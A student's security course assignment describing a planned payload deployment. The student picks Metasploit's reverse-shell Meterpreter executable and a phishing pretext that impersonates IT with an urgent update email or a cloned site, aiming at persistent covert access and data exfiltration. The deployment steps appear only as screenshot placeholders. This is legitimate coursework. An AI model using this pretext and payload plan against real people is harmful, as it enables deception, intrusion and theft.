Eric Somogyi
4/21/2025
CSEC-594
Assignment 3

Payload Deployment Report

Eric Somogyi
4/21/2025
CSEC-594
Assignment 3

1. **Choice of a Payload**:

I chose the windows/meterpreter/reverse_tcp payload from MSFvenom, packaged as a Windows executable (.exe) file. This payload establishes a reverse TCP connection from the target machine back to the attacker's system, providing a Meterpreter session for remote access and control.

Pretexting Scenario


The pretext involves sending the target an email posing as a trusted IT department representative. The email claims that a critical software updateis required to fix a security vulnerability. The payload is attached to the email or linked via a cloned website hosted by the attacker. This scenario exploits the target's trust in IT communications and urgency to update software, increasing the likelihood of execution.

Goal


The goal is to gain persistent remote access to the target's Windows machine, enabling the attacker to execute commands, exfiltrate data, and maintain control without detection.


Eric Somogyi
4/21/2025
CSEC-594
Assignment 3

2. **Step-by-step Deployment (with screenshots):**





Eric Somogyi
4/21/2025
CSEC-594
Assignment 3






Eric Somogyi
4/21/2025
CSEC-594
Assignment 3







Eric Somogyi
4/21/2025
CSEC-594
Assignment 3




Eric Somogyi
4/21/2025
CSEC-594
Assignment 3







Eric Somogyi
4/21/2025
CSEC-594
Assignment 3

